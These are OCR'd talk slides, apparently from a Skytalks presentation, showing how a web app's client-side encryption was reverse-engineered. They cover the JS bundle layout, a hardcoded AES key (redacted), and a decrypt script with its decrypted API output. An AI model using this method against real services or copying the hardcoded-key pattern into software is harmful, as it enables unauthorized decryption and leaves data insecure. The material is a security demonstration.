


```
{

"body":"26f4de565cf4b7db306338f7ba0488a83458f8f0cc1ed71bfc9aa060d4dcf
0d5922597fce32c4c2706ed254584feabd0747c826aafdd2c84801d6fa477325c1b"
}
```




```
{
    "statusCode": 505,
    "body": "a758d2c5b6e3f35a87b86ddf46d2a9c121f6efc343172675dd09b6b3da4bdbc65f5c52ddd7edbfc50141eb93a509b742"
}
```

SKYTALKS!




```
▼ static
  ▶ css
  ▼ js
    ▶ api
    ▶ components
    ▶ layouts
    ▼ modules
        RoamerIO.js
        security.js
        sendRequest.js
        useApiRequest.js
    ▶ public/images
      2.9cafef0b.chunk.js
      App.js
```

SKYTALKS!




```
▼ static
    ▶ css
    ▼ js
        ▶ api
        ▶ components
        ▶ layouts
        ▼ modules
            RoamerIO.js
            security.js
            sendRequest.js
            useApiRequest.js
        ▶ public/images
        2.9cafef0b.chunk.js
        App.js
```




```
if (state.security && state.security.authorized ) {
    session.token = state.security.session.code;
    session.userId = state.security.user.id
    session.companyId = state.security.user.companyId
    session.userName = state.security.user.userName
}

let body = { body :sec.prepareData( null, reqData)}
let fetchData = {
    method : 'POST',
    body:  JSON.stringify(body),
    headers: {
        'Accept': 'application/json',
        'Content-Type': 'application/json',
        'session': sec.prepareData( null, session)
    }
}
```

SKYTALKS!




```
▼ static
    ▶ css
    ▼ js
        ▶ api
        ▶ components
        ▶ layouts
        ▼ modules
              RoamerIO.js
              security.js
              sendRequest.js
              useApiRequest.js
        ▶ public/images
          2.9cafef0b.chunk.js
          App.js
```




```
if (state.security && state.security.authorized ) {
    session.token = state.security.session.code;
    session.userId = state.security.user.id
    session.companyId = state.security.user.companyId
    session.userName = state.security.user.userName
}

let body = { body :sec.prepareData( null, reqData)}
let fetchData = {
    method : 'POST',
    body:  JSON.stringify(body),
    headers: {
        'Accept': 'application/json',
        'Content-Type': 'application/json',
        'session': sec.prepareData( null, session)
    }
}
```

SKYTALKS!




```
exports.prepareData = (logger, data) => {
    try {
        if (!data) return JSON.stringify({})
        return encrypt( JSON.stringify(data) )
    } catch (err) {
        if (logger) logger.e('Parse Data to Send Failed: ', err)
        return null
    }
}
```

SKYTALKS!




```
exports.prepareData = (logger, data) => {
    try {
        if (!data) return JSON.stringify({})
        return encrypt( JSON.stringify(data) )
    } catch (err) {
        if (logger) logger.e('Parse Data to Send Failed: ', err)
        return null
    }
}
```



```
const encrypt = text =>{
    var cipher = crypto.createCipher(algorithm,password)
    var crypted = cipher.update(text, 'utf8', 'hex')
    crypted += cipher.final('hex');
    return crypted;
}
```


ALGORITHM & PASS?

SKYTALKS!




```
const crypto = require('crypto'),
    //algorithm = 'aes-256-ctr',
    algorithm = 'aes-256-cbc',
    password = '[redacted]@';
```

SKYTALKS!



```
function getData(data) {
    try {
        if (!data) return JSON.stringify({})
        return JSON.parse( decrypt( data ) )
    } catch (err) {
        console.log('Parse Data to Send Failed: ', err)
        return null
    }
}

//Aux
const encrypt = text =>{
    var cipher = crypto.createCipher(algorithm,password)
    var crypted = cipher.update(text,'utf8','hex')
    crypted += cipher.final('hex');
    return crypted;
}

const decrypt = text => {
    var decipher = crypto.createDecipher(algorithm,password)
    var dec = decipher.update(text,'hex','utf8')
    dec += decipher.final('utf8');
    return dec;
}

console.log(getData("f779b2ac7964a6ee55a3032e407e105704030463570b129f6ca4cc82eb3af5f547f37fe
    0bd7c764a25cbce44cb26d0ab901e46962dd19dcb3681d8589891509aef67f514ad3a6442035608e5b732f93
```


SKYTALKS!




```
function getData(data) {
    try {
        if (!data) return JSON.stringify({})
        return JSON.parse( decrypt( data ) )
    } catch (err) {
        console.log('Parse Data to Send Failed: ', err)
        return null
    }
}

//Aux
const encrypt = text =>{
    var cipher = crypto.createCipher(algorithm,password)
    var crypted = cipher.update(text,'utf8','hex')
    crypted += cipher.final('hex');
    return crypted;
}

const decrypt = text => {
    var decipher = crypto.createDecipher(algorithm,password)
    var dec = decipher.update(text,'hex','utf8')
    dec += decipher.final('utf8');
    return dec;
}

console.log(getData("f779b2ac7964a6ee55a3032e407e105704030463570b129f6ca4cc82eb3af5f547f37fe
    0bd7c764a25cbce44cb26d0ab901e46962dd19dcb3681d8589891509aef67f514ad3a6442035608e5b732f93
```

```
node /tmp/uZNS3NHSWk.js
{
  uiTheme: 3,
  languages: [
    { id: 1, name: 'English', code: 'en', flagIcon: null },
    { id: 2, name: 'Español', code: 'es', flagIcon: null },
    { id: 3, name: 'Português', code: 'pt', flagIcon: null },
    { id: 4, name: 'русский', code: 'ru', flagIcon: null }
  ],
  menu: [
    { groupName: 'Dashboard', subGroup: [Array] },
    { groupName: 'Config', subGroup: [Array] },
    { groupName: 'Reports', subGroup: [Array] },
    { groupName: 'Stores', subGroup: [Array] },
    { groupName: 'Users', subGroup: [Array] }
  ]
}
```

SKYTALKS!



